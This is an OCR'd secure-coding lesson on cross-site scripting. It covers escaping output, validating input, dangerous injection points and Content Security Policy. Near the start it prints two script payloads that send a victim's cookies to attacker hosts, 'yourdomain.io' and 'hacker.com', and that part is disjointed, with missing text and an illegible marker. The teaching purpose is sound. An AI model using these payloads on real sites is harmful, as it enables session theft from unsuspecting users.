XSS: the basics

What is XSS?

Cross-site scripting (or XSS) is a code vulnerability that occurs when an attacker “injects” a malicious script into an otherwise trusted website. The injected script gets downloaded and executed by the end user’s browser when the user interacts with the compromised website. Since the script came from a trusted website, it cannot be distinguished from a legitimate script.

About this lesson


In this lesson we will demonstrate how an XSS attack can play out in a chat application. Next, we will dive deeper and explain the various forms of XSS. Finally, we will study vulnerable code and learn how to fix it.

But before we jump into the lesson, have you ever heard of a self-retweeting tweet?

In a more realistic scenario, you would want to be more stealthy about your activities. For example, you could send the following message:

```
<script>new Image().src="http://yourdomain.io/"+document.cookie;</script>
```

This script constructs an invisible image object which calls the provided src URL the moment the image is created. Effectively, we issue an HTTP request with the cookie’s content in the URL to a domain of our choice. All you need to do is log all incoming requests to that domain.



```
<script>
new Image().src= "http://
hacker.com/"+document.cookie;
</script>
```

[illegible]

What is the impact of XSS?

XSS allows hackers to inject malicious JavaScript into a web application. Such injections are extremely dangerous from the security perspective, and can lead to:

- Stealing sensitive information, including session tokens, cookies or user credentials
- Injecting multiple types of malware (e.g. worms) into the website
- Changing the website appearance to trick users into performing undesirable actions

XSS mitigation

1. Find places where user input gets injected into a response

XSS is extremely popular for a reason: we programmers very often inject user-supplied data into the responses we send back to users. The first step to mitigate XSS is to find all places in your code where this pattern occurs. Input data might be coming from a database or directly from a user request. Any data which might have originated from a user at any point in the past is a suspect.

This is a daunting task and requires you to review your code carefully. Luckily, security scanners such as Snyk Code can automate most of the work for you.

2. Escape the output

Having identified all the places where XSS might be happening, it's time to get your hands dirty and code your way out of danger. The first and the most important XSS mitigation step is to escape your HTML output. To do that, you should HTML-encode all dangerous characters in the user-controlled data before injecting that data into your HTML output.

For example, when HTML-encoded, the character < becomes &lt, and the character & becomes &amp etc. This way, the browser will safely handle the HTML-encoded characters, i.e. it will not assume they are part of the HTML structure of your page.

Remember to encode all dangerous characters. Don't assume only a subset of characters needs to be escaped for your specific use case. Bad guys are very creative and will always find ways to bypass your assumptions.

Instead of writing an escape function by yourself, use a well-proven library such as lodash.escape.

XSS mitigation where a hacker tries to inject a malicious script but the script's content is escaped

```
import escape from 'lodash.escape';

function handleMessageSend(messageId, senderEmail, messageContent)  {
  database.save(messageId, senderEmail, messageContent);
}
```

```
function generateMessageHTML(messageId) {
  let messageContent = database.loadContent(messageId);
  let escapedContent = escape(messageContent);
  return `<p class="messageContent">${escapedContent}</p>`;
}
```

3. Perform input validation

Be as strict as possible with the data you receive from your users. Before including user-controlled data in an HTTP response or writing it to a database, validate it is in the format you expect. Never rely on blocklisting—the bad guys will always find ways to bypass it!

For instance, in our chat application, we expect the messageId to be a valid UUID and the senderEmail to be a valid email. Note that in the example we changed generateMessageHTML to generateSenderHTML. This demonstrates two layers of defence to prevent XSS with the senderEmail parameter: we both validate it before saving it to a database and later escape it when injecting it into HTML.

We can use validator.js, which has validation functions for many common data types.

```
import escape from 'lodash.escape';
import isEmail from 'validator/lib/isEmail.js';
import isUUId from 'validator/lib/isUUID.js';

function handleMessageSend(messageId, senderEmail, messageContent)  {
  if (!isUUId(messageId)) {
    throw new Error("validation of messageId parameter failed");
  }

  if (!isEmail(senderEmail)) {
    throw new Error("validation of email parameter failed");
  }

  database.save(messageId, senderEmail, messageContent);
}

function generateSenderHTML(messageId) {
  let messageSender = database.loadSender(messageId);
  let escapedSender = escape(messageSender);
  return `<div class="messageSender">${escapedSender}</div>`;
}
```

It is mandatory to perform type validation of user input before writing it to a database. However, it is also strongly recommended to validate data after reading it from the database. This can save us when the database gets compromised, and the malicious data gets injected through means other than the vulnerable API we secured in the previous paragraph. To validate data read from a database, you can use the validation techniques we presented above. Alternatively, we recommend using trusted database libraries that perform type validation out of the box, for example, ORM libraries.

4. Don't put user input in dangerous places

The above mitigation is effective against situations where user input is used as the content of an HTML element (e.g. <div> user_input </div> or <p> user_input </p> etc.). However, there are certain locations where you should never put a user-controlled input. These locations include:

- Inside the <script> tag
- Inside CSS (e.g. inside the <style> tag)
- Inside an HTML attribute (e.g. <div attr=user_input>)

There are some exceptions to the above rules, but explaining them goes beyond the scope of this lesson. If you do need to place user-controlled input inside any of the listed locations, please follow the OWASP Prevention Cheat Sheet for a more detailed advice.

Content Security Policy (CSP)

A Content Security Policy (CSP) is a security feature implemented by web browsers to mitigate various types of web-based attacks, such as cross-site scripting (XSS) and data injection attacks. It is a set of directives that a web application can define to control which sources of content are considered legitimate and safe to load and execute. These sources can include scripts, stylesheets, images, fonts, and other types of resources.

The main purpose of CSP is to prevent unauthorized or malicious code from being executed in the context of a web page. It helps in reducing the impact of vulnerabilities like XSS attacks, where attackers try to inject malicious scripts into a website to steal user data or perform other malicious actions. By specifying the sources of allowed content, CSP instructs the browser to only load content from trusted origins and domains, thereby blocking any content from untrusted sources.

CSP policies are typically defined using a combination of content source directives in the HTTP header of the web page or within a meta tag in the HTML. The policy directives can specify which domains are allowed for scripts, styles, images, fonts, and more. For example, you might define a CSP policy that only allows scripts to be loaded from the same origin as the web page itself or from a few specified trusted domains.

Here's a simplified example of a CSP policy:

```
Content-Security-Policy: default-src 'self' https://trusted-site.example;
```

In this example, the default-src directive specifies that content (such as scripts) can be loaded from the same origin ('self') and from https://trusted-site.example, but any other sources will be blocked.

CSP is an important security mechanism that web developers can use to reduce the attack surface of their applications and protect users from various types of web vulnerabilities. It's worth noting that while CSP provides strong security benefits, it can also be complex to implement correctly, as it requires careful consideration of the sources and dependencies of content within a web application.